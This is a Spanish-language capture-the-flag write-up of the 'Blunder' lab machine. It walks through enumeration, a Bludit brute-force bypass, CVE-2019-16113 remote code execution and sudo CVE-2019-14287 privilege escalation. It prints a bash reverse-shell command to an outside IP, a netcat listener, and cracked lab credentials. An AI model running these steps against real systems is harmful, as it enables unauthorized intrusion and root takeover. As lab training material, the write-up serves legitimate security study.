

# Blunder - Writeup

## RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
80/tcp open  http      syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-generator: Blunder
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Blunder | A blunder of interesting facts
|_ http-favicon: Unknown favicon MD5: A0F0E5D852F0E3783AF700B6EE9D00DA
```

Vamos a ver que contiene el puerto 80:

A BLUNDER OF INTERESTING FACTS

ABOUT

### Stephen King

November 27, 2019 - Reading time: ~1 minute

Stephen Edwin King (born September 21, 1947) is an American author of horror, supernatural fiction, suspense, and fantasy novels. His books have sold more than 350 million copies, many of which have been adapted into feature films, miniseries, television series, and comic books. King has published 61 novels (including seven under the pen name Richard Bachman) and six non-fiction books.He has written approximately 200 short stories,most of which have been published in book collections.

King has received Bram Stoker Awards, World Fantasy Awards, and British Fantasy Society Awards. In 2003, the National Book Foundation awarded him the Medal for Distinguished Contribution to American Letters. He has created probably the best fictional character RolandDeschain in The Dark tower series. He has also received awards for his contribution to literature for his entire *oeuvre*, such as the World Fantasy Award for Life Achievement (2004) and the Grand Master Award from the Mystery Writers of America (2007). In 2015, King was awarded with a National Medal of Arts from the United States National Endowment for the Arts for his contributions to literature. He has been described as the "King of Horror".

### Stadia

November 27, 2019 - Reading time: ~1 minute

**Google Stadia** is a cloud gaming service operated by Google. It is said to be capable of streaming video games up to 4K resolution at 60 frames per second with support for high-dynamic-range, to players via the company's numerous data centers across the globe, provided they are using a sufficiently high-speed Internet connection. It is accessible through the Google Chrome web browser on desktop computers, or through smartphones, tablets, smart televisions, digital media players, and Chromecast.

The service is integrated with YouTube, and its "state share" feature allows viewers of a Stadia stream to launch a game on the service on the same save state as the streamer. This has been used as a selling point for the service. It is compatible with HID class USB controllers, though a proprietary controller manufactured by Google with a direct Wi-Fi link to data centers is available alongside the service. Stadia is not similar to Netflix, in that it requires users to purchase games to stream via Stadia rather than pay for access to a library of games. While the base service will be free, a Pro tier monthly subscription allows users to stream at higher rates for larger resolutions, and the offer to add free games to their library.

ABOUT

I created this site to dump my fact files, nothing more.....?




Vamos a fuzzear para buscar posibles rutas, comenzamos buscando archivos php y txt en :

```
(kali㉿kali)-[~/Downloads]
$ wfuzz -c -t 100 --hc 404 -w /usr/share/wordlists/dirbuster/directory
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****


Target: http://10.10.10.191/FUZZ.FUZZZ
Total requests: 441092

=====
ID           Response    Lines    Word      Chars      Payload
=====
000001402:   200         0 L       5 W       30 Ch      "install - php"
000003501:   200         1 L       4 W       22 Ch      "robots - txt"
000004961:   200         4 L      23 W     118 Ch      "todo - txt"
```


Vemos 3 archivos, vamos a ver que contienen:




Nos dice que hay un cms llamado bludit y nos revelan el usuario "fergus". Vamos a fuzzear para buscar directorios:



Vamos a ver que contiene el directorio admin



Hemos localizado el CMS: Bludit. Podemos ver la version del CMS en el codigo fuente:



Vemos que hay una para fuzzear la contraseña:

```
(kali@kali)-[~/Downloads]
$ searchsploit Bludit 3.9.2

Exploit Title
-----
Bludit 3.9.2 - Authentication Bruteforce Mitigation Bypass
Bludit 3.9.2 - Auth Bruteforce Bypass
Bludit 3.9.2 - Authentication Bruteforce Bypass (Metasploit)
Bludit 3.9.2 - Directory Traversal
Bludit < 3.13.1 Backup Plugin - Arbitrary File Download (Authenticated)
```

Como tengo el usuario "fergus", he probado con la segunda y no me encontraba ninguna contraseña con el diccionario rockyou. He probado a utilizar la herramienta cewl para generar una wordlist con todos los caracteres que se encuentran en el index de la web, pero tampoco.

Luego me he dado cuenta que la vulnerabilidad se habria mitigado y que puede haber un exploit nuevo bypaseando la mitigacion. Ahi es cuando he encontrado el primer exploit que sale en la lista de la ultima captura y encuentro una password:

```
[*] Trying password: Character
[*] Trying password: RolandDeschain

[+] Password found: RolandDeschain
```

BLUDIT

Dashboard

Website

New content

Content

Profile

Log out

Good night

Quick links

New content

Categories


Users

Documentation

Forum support

Chat support

Visits



Visits today: 145740  
Unique visitors today: 1

Notifications

Content edited « Blender »  
Tue, 28 Apr 2020, 11:24 [ fergus ]

New content created « Blender »  
Tue, 28 Apr 2020, 11:24 [ fergus ]

Content deleted « autosave-21b8a0e80e433cb7453... »  
Tue, 28 Apr 2020, 11:24 [ fergus ]

New content created « Blender[Autosave] »  
Tue, 28 Apr 2020, 11:24 [ fergus ]

Access denied « fergus »  
Tue, 28 Apr 2020, 11:22 [ fergus ]

Access denied « fergus »  
Tue, 28 Apr 2020, 11:21 [ fergus ]

Access denied « fergus »  
Tue, 28 Apr 2020, 11:20 [ fergus ]

New user created « fergus »  
Wed, 27 Nov 2019, 13:26 [ admin ]

Plugin configured « About »  
Wed, 27 Nov 2019, 11:54 [ admin ]

Plugin activated « About »  
Wed, 27 Nov 2019, 11:53 [ admin ]

Vamos a buscar si encontramos alguna RCE que podamos explotar en esta version de bludit:

bludit 3.9.2 rce

Todo Videos Imágenes Noticias Web Libros Finanzas

GitHub

https://github.com > CVE-2019-1... · Traducir esta página

hg8/CVE-2019-16113-PoC: Bludit >= 3.9.2

CVE-2019-16113 PoC Bludit >= 3.9.2 Remote Code Execution Vulnerability via "Upload function". Simple Python PoC.

Nos clonamos el repositorio y modificamos el exploit de esta manera:

```
url = "http://10.10.10.191"
user = "fergus"
password = "RolandDeschain"
cmd = "bash -c 'bash -i >& /dev/tcp/10.10.14.7/1234 0>&1'"
```

Lo ejecutamos:

```
(kali㉿kali)-[~/Downloads/CVE-2019-16113-PoC]
$ python CVE-2019-16113.py
[+] Loggin successful.
[+] Token CSRF: cffa4b9296dac8b4268e0569906fa393e029a3
[+] Shell upload succesful.
[+] .htaccess upload succesful.
[+] Command Execution Successful.
```

Nos devuelve una reverse shell:

```
(kali㉿kali)-[~/Downloads]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.191] 49622
bash: cannot set terminal process group (1280): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$
```

## ESCALADA DE PRIVILEGIOS

Vemos que hay un directorio en la raiz llamado "ftp":

```
www-data@blunder:/home/shaun$ ls -la /
total 88
drwxr-xr-x 21 root root 4096 Jul 6 2021 .
drwxr-xr-x 21 root root 4096 Jul 6 2021 ..
lrwxrwxrwx 1 root root 7 Nov 26 2019 bin -> usr/bin
drwxr-xr-x 3 root root 4096 May 27 2020 boot
drwxrwxr-x 2 root root 4096 Nov 26 2019 cdrom
drwxr-xr-x 19 root root 4220 Oct 30 15:31 dev
drwxr-xr-x 132 root root 12288 Jul 5 2021 etc
drwxr-xr-x 2 nobody nogroup 4096 Nov 27 2019 ftp
```

Vemos una nota:

```
www-data@blunder:/ftp$ ls -la
total 10928
drwxr-xr-x 2 nobody nogroup 4096 Nov 27 2019 .
drwxr-xr-x 21 root root 4096 Jul 6 2021 ..
-rw-r--r-- 1 root root 10899227 Nov 27 2019 D5100_EN.pdf
-rw-r--r-- 1 root root 271056 Nov 27 2019 config
-rw-r--r-- 1 root root 828 Nov 27 2019 config.json
-rw-r--r-- 1 root root 260 Nov 27 2019 note.txt
www-data@blunder:/ftp$ cat note.txt
Hey Sophie
I've left the thing you're looking for in here for you to continue my work
when I leave. The other thing is the same although Ive left it elsewhere too.

Its using the method we talked about; dont leave it on a post-it note this time!

Thanks
Shaun
```

En principio no es nada importante. En la siguiente ruta vemos la contraseña de Hugo:



```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.');
```

faca404fd5c0a31cf1897b823c695c85cffeb98d

I'm not a robot

reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
faca404fd5c0a31cf1897b823c695c85cffeb98d	sha1	Password120

Iniciamos sesion con el usuario Hugo. Vamos a ver los permisos que tenemos como sudo:

```
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ sudo -l
Password:
Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local
User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

Podemos invocar una bash como root con cualquier usuario menos con root. Como existe el usuario shaun, podemos invocar una bash con ese usuario. Tras estar investigando con ese usuario no encuentro nada interesante por lo que podemos ver la version de sudo para poder escalar privilegios si la version es antigua:

```
hugo@blunder:~$ sudo --version
Sudo version 1.8.25p1
Sudoers policy plugin version 1.8.25p1
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.25p1
```

Vamos a buscar vulnerabilidades para esa version:

Sudo version 1.8.25

Todo Videos Imágenes Noticias Web Libros Finanzas

Sugerencia: Mostrar resultados en **español**. También puedes consultar más info sobre [cómo filtrar por idioma](#).

Exploit-DB


<https://www.exploit-db.com>

Traducir esta página

**sudo 1.8.27 - Security Bypass - Linux local Exploit**

15 oct 2019 — sudo 1.8.27 - Security Bypass. CVE-2019-14287 . local exploit for Linux platform.

Si buscamos la linea que podemos ejecutar en el archivo sudoers tambien nos aparece la vulnerabilidad:



Esta vulnerabilidad nos dice que la podemos explotar mediante el siguiente comando:

```
EXPLOIT:

sudo -u#-1 /bin/bash

Example :

hacker@kali:~$ sudo -u#-1 /bin/bash
root@kali:/home/hacker# id
uid=0(root) gid=1000(hacker) groups=1000(hacker)
root@kali:/home/hacker#
```

En vez de poner `sudo -u root` ponemos `sudo -u#-1`:

```
hugo@blunder:~$ sudo -l
Password:
Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass, secure_path=/usr/local/sbin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
hugo@blunder:~$ sudo -u#-1 /bin/bash
root@blunder:/home/hugo# whoami
root
```